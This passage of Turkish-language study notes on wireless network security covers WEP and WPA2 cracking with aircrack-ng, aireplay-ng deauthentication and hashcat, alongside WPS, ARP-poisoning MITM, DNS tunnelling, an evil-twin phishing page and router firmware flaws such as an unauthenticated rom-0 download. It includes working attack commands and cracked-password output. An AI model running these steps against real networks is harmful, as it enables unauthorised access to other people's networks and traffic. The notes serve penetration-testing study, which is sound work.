BSSID              PWR  RXQ  Beacons    #Data, #/s  CH  MB   ENC   CIPHER AUTH ESSID

18:48:59:1B:3A:E3  -48  50   983        1108    0   1   54e  WEP   WEP         NetMASTER Uydunet-AF1C

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

18:48:59:1B:3A:E3  3C:6A:A7:7B:D5:36  -24   54e- 1e     2     1094
18:48:59:1B:3A:E3  1E:5F:A0:D7:CB:E4  -26    1e- 1      0      351
```

-c parametresi hedef router'ın çalıştığı channel'ı ifade eder.
--bssid ile hedef router'ın MAC'i belirtilir.
-w ile trafiğin kaydedileceği dosya ismi belirtilir.

Not: -c parametresine bir önceki komutun sıraladığı router'lar listesinde router'ımızın çalıştığı söylenen channel değeri konulur.

Bu şekilde "uzun bir süre" trafiğin kayıt altına alınması gerekir. Bir süre sonra bu adım bir yandan çalışmaya devam ederken diğer bir terminal ekranından yakalanan trafiğin kaydedildiği dosya üzerinden parola kırma saldırısı, yani bir sonraki aşama uygulanır.

c) WEP Parolasını Kırma

Parola toplanan trafik üzerinden kırma işlemi ile elde edilir.

> aircrack-ng WEPcrack-01.cap

Çıktı:

Aircrack-ng 1.2 rc4

```
[00:00:01] Tested 540769 keys (got 356 IVs)

   KB    depth   byte(vote)
    0   42/ 73   FE( 768) 06( 512) 07( 512) 09( 512) 0F( 512) 10( 512) 16( 512) 19( 512) 1A( 512) 1C( 512) 1F( 512) 20( 512) 21( 512)
26( 512) 27( 512) 2A( 512)
    1   13/  1   FB(1024) 04( 768) 0D( 768) 15( 768) 26( 768) 35( 768) 3C( 768) 40( 768) 42( 768) 44( 768) 49( 768) 50( 768) 52( 768)
59( 768) 5B( 768) 5C( 768)
    2    7/ 18   C2(1280) 11(1024) 13(1024) 1F(1024) 2F(1024) 66(1024) 99(1024) B2(1024) C0(1024) D7(1024) FD(1024) 03( 768)
0E( 768) 21( 768) 29( 768) 2B( 768)
    3   10/  3   FC(1024) 00( 768) 0E( 768) 13( 768) 14( 768) 18( 768) 1B( 768) 35( 768) 40( 768) 43( 768) 49( 768) 4E( 768) 56( 768)
5C( 768) 6C( 768) 72( 768)
    4    5/ 17   FB(1280) 2C(1024) 3A(1024) 51(1024) 62(1024) 70(1024) 7A(1024) 8C(1024) B5(1024) BE(1024) DF(1024) E9(1024)
05( 768) 07( 768) 0C( 768) 0D( 768)

   KEY FOUND! [ 68:61:73:61:6E ] (ASCII: hasan )

Decrypted correctly: 100%
```

Uyarı:

Eğer bu aşamada parola kırılmazsa ve failed verirse bir önceki komutun mevcut trafik dosyasına yeni trafik eklemesinin sürmesi beklenir. Bir süre trafik eklendikten sonra ilgili trafik dosyalama komutunun çalışmasına dokunmadan (yani komutu sonlandırma yapmadan) tekrardan aircrack-ng ile parola kırma denenir. Başarıya ulaşana kadar beklenir, trafik paketleri dosyalaması sürdürülür ve tekrardan kırma denenir. En nihayetinde trafik yeterince toplandığında kırma işlemi başarılı olacaktır.

Kaynak:

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wep-passwords-with-aircrack-ng-0147340/
https://www.hackingloops.com/crack-wep-wifi-using-kali-linux/

30)

WPA/WPA2 parola kırma çalışmalarında en önemli husus henüz WPA ve WPA2 için bilinen bir zafiyetin ortaya çıkmadığıdır. Kullanılan araçlar brute force ve dictionary attack ile kelimeleri sırasıyla denemekten ibarettir. Brute force saldırılarında GPU destekli sistemler ve parola kırma yazılımları önem kazanmaktadır. CPU ile bir WPA/WPA2 parolasını kırmak yılları alabilir.

(Page 36)

31)

GPU Destekli Parola Kırma İşlemi
Diyelim ki WPA2 protokolünü kullanan bir router'ın şifresini hashcat'in GPU versiyonu ile kıracağız. Bu işlem için öncelikle bir WPA2 şifre kırma işlemi gerçekleştirilmelidir. Böylece elde edilen trafik dosyasını hashcat'e verebilir duruma geliriz ve hashcat'in şifreyi kırmasını umabiliriz. Belirli router'ın trafiğini dosyalamak için Tez Raporu/İnternetten Edinilmiş Kıymetli Bilgiler/Elden Geçirdiğim Notlar/Aircrack-ng İle WPA2 Şifresi Kırma.docx dosyasındaki WPA şifresini kırmayla alakalı anlatımın özeti niteliğinde olan aşağıdaki adımlar takip edilebilir.

Önce usb wifi'yı monitör moda geçirelim. Bunun için Ubuntu masaüstünün
sağ üst köşesindeki internet bağlantısına tıkla ve USB Wifi'ı
disconnect et. Ardından şunları terminale gir.

Terminal 1:

```
> airmon-ng stop wlan2
> ifconfig wlan2 down
> airmon-ng start wlan2 4
> airodump-ng wlan2
```

Yukarıdaki kodla ekrana gelen router'lardan birini seç ve mac adresini
kopyala. Ardından yeni bir terminal aç ve kopyaladığın mac'i aşağıdaki
koda koyup hedef router'ın paketlerini dosyalamaya başla.

Terminal 2:

> airodump-ng -c 4 --bssid Hedef_Router_MAC_Adresi -w psk wlan2

Yukarıdaki kod dosyalamaya devam etsin. Yakaldığı hedef router'a
bağlı station'lardan (client'lardan) birinin mac'ini kopyalayalım ve
deauthenticate etmek için aşağıdaki koda koyup kodu yeni bir terminalde
çalıştıralım.

Terminal 3:

> aireplay-ng -0 10 -a Router_MAC_Adresi -c Client_MAC_Adresi wlan2

Böylelikle önceki terminal penceresinde çalışan airodump-ng komutu deauthenticate
olan istemci tekrar bağlanacağı zamanki handshake paketlerini yakalayıp dosyalayacaktır.
Yani artık router'ın şifresi airodump-ng 'nin kaydını tuttuğu dosyaya girecektir.
Bundan sonraki aşama elde edilen dosyayı GPU ile kırmak için hashcat'in tanıyabileceği
formata dönüştürmek olacaktır. Bunun için aircrack'in -J parametresi kullanılabilir.

Terminal 4:

> aircrack-ng -J packets pks-01.cap

Terminal 4'teki kod ile daha önce elde edilen cap dosyası packets.hccap şeklinde bir başka formata dönüştürülür. Böylece dosya hashcat'in tanıyabileceği hale dönüştürülmüş olur. Artık bu yeni dosyayı hashcat'e verebiliriz ve hashcat'in GPU'yu kullanarak bu dosyadaki handshake paketlerinde yer alan şifreyi kırmasını umabiliriz.

GPU ile şifre kırma işlemi AMD Radeon HD 7970 ekran kartına sahip Windows 8 işletim sistemi ve oclHashcat64 tool'u ile yapılacaktır.

Terminal 5:

> oclHashcat64.exe -n 800 --gpu-loops 256 --status --force -m 2500 -a3
C:\packets.hccap -o packets.txt

-n ve --gpu-loops parametrelerinin değerleri GPU modeline göre değişiklik gösterir.
-m parametresi WPA/WPA2 parolalarını kırmak istediğimiz için 2500 olarak ayarlanır.
-a3 parametresi brute force saldırısı düzenle anlamına gelir.
-o parametresi şifre kırıldığında şifrenin yazılacağı dosyanın ismini değer olarak alır.

Hashcat yukarıdaki komut sonrası brute force saldırısını başlatacaktır.

Output:
Session Name.....: oclHashcat

Status.....: Aborted
Input Mode.....: Mask {?1?2?2?2?2} [8]
Hash Target.....: Airties_5471
Hash Type.....: WPA/WPA2
Time Started.....: Mon Jul 07 07:15:57 2014 (1min, 34 secs)
Time Estimated...: Tue Jan 05 15:26:50 2016 (**1 year, 182 days**)
Speed GPU #1....: 119.7 kH/s
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 1205900/55333380698112 (0.00%)

Çıktıdan da görülebileceği üzere hashcat brute foce saldırısını tamamlayabilmek için yaklaşık 2 yıllık bir süre bildiriminde bulunmaktadır. Böylesi durumlarda Hashcat'in brute force saldırılarını daha verimli kılan mask attack type'ı kullanılabilir.

(Page 40-41)

32)

WPS (Wireless Protected Setup)
Normalde bir router'a bağlanmak için o router'ın SSID'sini ve şifresini bilmemiz gerekir. WPS ise bu zorunluluğu ortadan kaldıran alternatif router'a bağlanma yoludur. Router üzerindeki WPS'e basıldığı takdirde ve istemcinin de WPS düğmesine tıklanıldığı takdirde istemci router'a otomatikmen bağlanır. WPS tecrübesiz kullanıcıların cihazlarını router'a kablosuz olarak kolayca bağlayabilmeleri için var edilmiş bir özelliktir.

NOT: Satın aldığım TP-Link USB Wifi dongle'ın da küçücük bir WPS düğmesi olduğunu öğrendim. Dolayısıyla USB Wifi gibi ya da menzil genişletici Acess Point'ler gibi cihazlar da router'a karşılıklı WPS butonlarının basılması sonucu kolaylıkla bağlanabilmektedirler.

WPS ile router'a bağlanma işleminde güvenliği bir kademe arttıran PIN numarası faktörü de mevcuttur. Genellikle router'ların altına yapıştırılan bu PIN numarası istemci tarafından girildiği takdirde router'a bağlantı kurma işlemine izin verilebilir.

NOT: Bazı modem üreticileri 5 PIN denemesi sonrası WPS'i kitler ve WPS'le bağlantı kurulmasına böylece artık engel olur. Bu durumun düzelmesi için router'ın kapatılıp açılması gerekir.


Kaynak: http://www.computerhope.com/jargon/w/wps.htm
https://www.youtube.com/watch?v=E95EpT6foUE

(Page 41)

33)

ARP Poisoning ile Man In The Middle Attack
ARP Poisoning ile MITM saldırılarında saldırgan kurbana router'ın IP'sine karşılık kendi MAC adresinin olduğu bir ARP paketi gönderir. Böylece kurbanın kendisini router olarak görmesini

sağlamış olur. Diğer yandan saldırgan router'a ise kurbanın IP'sine karşılık kendi MAC adresininin olduğu ARP paketini gönderir. Böylece router'ın kendisini kurban olarak görmesini sağlamış olur. Bu iki işlem sonrası artık kurbandan çıkan istekler önce saldırgana sonra router'a gidecektir ve router'dan gelecek yanıtlar da önce saldırgana sonra kurbana gidecektir.



(Page 46-47)


34)

DNS Tünelleme
Bir protokolün içerisinden başka bir protokole ait veri taşıma işlemine protokol tünelleme denir. Spesifik olarak DNS protokolü (paketleri) içerisinden http, ftp, ssh gibi herhangi bir tcp/udp paket verisini taşıma işlemine ise DNS tünelleme adı verilir.


(page 57)

35)


49. sayfadan 62. sayfaya kadar sahte Access Point oluşturma ve kurbanın gerçek AP'ye değil de sahtesine bağlanmasını bekleme konusunda adım adım bir anlatıma yer verilmiştir. Birçok tool'un beraberce kullanımından bahsedilmiştir. Fakat tüm bu keşmekeş tam olarak oturmadığından buraya not alınmamıştır Lakin orada anlatılanlar ile yapılmak istenen şey şu şekilde özetlenebilir. Kurban diyelim ki cep telefonuyla sahte Access Point'e bağlandı.



Bağlantı kurulduktan sonra diyelim ki kurban instagram.com sitesine cep telefonuyla gitmek istedi. Bu talebi alan sahte access point kullanıcıyı TPLink Router yazan saldırgan tarafından hazırlanmış bir sayfaya yönlendirecektir. Bu sayfa kurbandan aşağıdaki resimde olduğu gibi surf'e devam etmek için kablosuz ağın parolasını metin kutusuna girmesini isteyecektir.



Kurban metin kutusuna router'ın şifresini girip butona tıkladığı takdirde basit bir PHP kodlaması ile şifre saldırganın makinasında bir txt dosyasına kaydolacaktır ve kurban gitmek istediği sayfaya yönlendirilecektir. Böylece saldırgan şıpdanadak asıl router'ın parolasını öğrenmiş olacaktır.



36)


Access Point'ler Üzerinde Çıkan Zafiyetler
Access point'lerin üzerinde çalışan firmware yazılımları diğer birçok ağ cihazı gibi güvenlik zafiyeti barındırabilirler. Örneğin bellek taşması türündeki zafiyetler gibi. Böylesi bir zafiyet cihaz üzerinde root izninde kod çalıştırmaya sebep olacak kritiklikte olabilir. Dolayısıyla bu tip bir zafiyet ile saldırgan cihazın, dolayısıyla tüm yerel ağın kontrolünü ele geçirebilir.

Airties ve Zafiyeti
Access Point zafiyetlerine güncel hayattan örnek olarak son zamanlarda ortaya çıkan Airties modemler verilebilir. İlgili zafiyete göre Air6372SO modemlerinin parolasının firmware üzerinden kolaylıkla öğrenilebileceği ve uzaktan bu modemlere telnet 2323 portu ile erişilebileceği görülmüştür. Aynı açıklığa modemin başka modellerinde de rastlanmıştır.

ZTE, TP-Link, ZynOS, Huawei ve Zafiyetleri
Türkiye'de sıklıkla rastlanan modemlerden ZTE VX10 W300 'deki bir açıklık üzerinden modem parolasının elde edilebileceği görülmüştür. Açıklığa göre

http://192.168.1.1/rom-0

linki herhangi bir kimlik doğrulamayla karşılaşmadan indirilebilmektedir.



Bu dosya indirilerek modem yapılandırması hakkında fikir sahibi olunabilmektedir. Ancak router parolasını elde edebilmek için basit bir phyton script'i yardımıyla rom-0 dosyasını okumamız gerekmektedir. Bahsedilen script ile rom-0 okunduğunda router şifresi output olarak ekrana yansıyacaktır:

[+] ZTE, TP-Link, ZynOS, Huawei rom-0 Configuration Decompressor
[+] Author: Osanda Malith Jayathissa
[+] Special thanks to Nick Knight

[*] Opening rom-0 file
[+] Dump :

���� | ttnetZTE60publicpublicpublic�PPP�P�P�P5

[~] **Router Password is : ttnet**

(Page 63-64)

37)

Kablosuz Ağlara Yönelik Penetrasyon Testi
Kablosuz ağara yönelik yapılacak penetrasyon testlerinde üzerinde durulacak başlıklar şunlardır:

#	Kontrol Listesi	Durum
1	Hedefe ait gizli veya açık kablosuz ağların tespiti(sniffing)	
2	Hedefin SSID'si kuruma ait bilgi ifşasına sebep oluyor mu?	
3	Kablosuz ağlara ait özelliklerin tespiti(OPEN/WEP/WPA/WPA2/WPS,802.1x vb.)	
3a	WEP/WPA/WPA2 kullanılıyorsa handshake elde edilmesi	
3b	Parola kırmak için genel ve hedefe özel sözlük oluşturulması	
3c	Handshake için GPU destekli parola kırma çalışması	
3d	802.1x kullanılıyorsa domain kullanıcı bilgileri giriş için yeterli mi? Sertifika ve benzeri ekstra güvenlik önlemleri var mı?	
3e	WPS varsa, PIN denemeleriyle kablosuz ağ anahtarının ele geçirilmesi	
4	İnternet erişimi için captive portal uygulaması var mı?	
4a	Captive portal var ise kullanıcı giriş yapmadan izole edilmiş karantina networküne mi alınıyor?	
4b	Captive portal var ise kullanıcı giriş yaptıktan sonra farklı ağlara(kurum sunucu, istemci ağı) erişim var mı?	
4c	Captive portal var ise MAC adresi değiştirilerek atlatılabiliyor mu?	
4d	Captive portal var ise tünelleme yöntemleri ile atlatılabiliyor mu?	
5	Kullanıcılar arası izolasyon (user isolation) var mı?	
6	Hedef AP/Router'ın marka/model tespiti ve bilinen zafiyetlerin istismarı	
7	AP/Router web arayüzü/telnet/ssh öntanımlı parola denemeleri	
8	AP/Router veya diğer network cihazları için öntanımlı veya tahmin edilebilir SNMP community stringlerin denenmesi	
9	MAC filtreleme var mı?	
10	Kablosuz ağlara yönelik çeşitli servis dışı bırakma saldırıları(authentication/deauthentication, association/deassociation)	
11	Sahte AP yayını yapılabiliyor mu? (Evil Twin, Sahte 802.1x, Captive portal vb.)	
12	Karmetasploit saldırıları	
13	Ağa dahil olduktan sonra çeşitli MitM atakları (ARP zehirleme, ICMP Redirect, DHCP snooping vb.)	

(Page 68)

38)

BGA'dan Onur ALANBEL'in MiniUPnPd üzerindeki zafiyet için yazdığı istismar kodu Türkiye'de yaygın olarak kullanılan modemlere root izniyle bağlanmayı, tüm trafiği yönlendirmeyi, yapılandırma dosyalarını indirebilmeyi ve saldırılar yapabilmeyi mümkün kılmıştır. Onur ALANBEL'in yazdığı istismar koduna aşağıdaki linkten erişebiliriz:

https://www.exploit-db.com/exploits/36839/

(Page 67)

39)

WEP Protokolü Niye Zayıf?
WEP protokolünün kullanıldığı bir ağda istemci protokol gereği arada sırada router şifresini havadan router'a yollamaktadır. USB Wifi gibi bir cihaz ile saldırgan ağdaki tüm paketleri yakalarsa ve bir yazılımla yakaladığı paketlerin içerisinde sıklıkla tekrar eden veri parçasını tespit ederse bu tekrar eden değer anahtar olacağı için router'ın şifresi elde edilmiş olur.

(https://www.youtube.com/watch?v=2aSLyD5MPvs)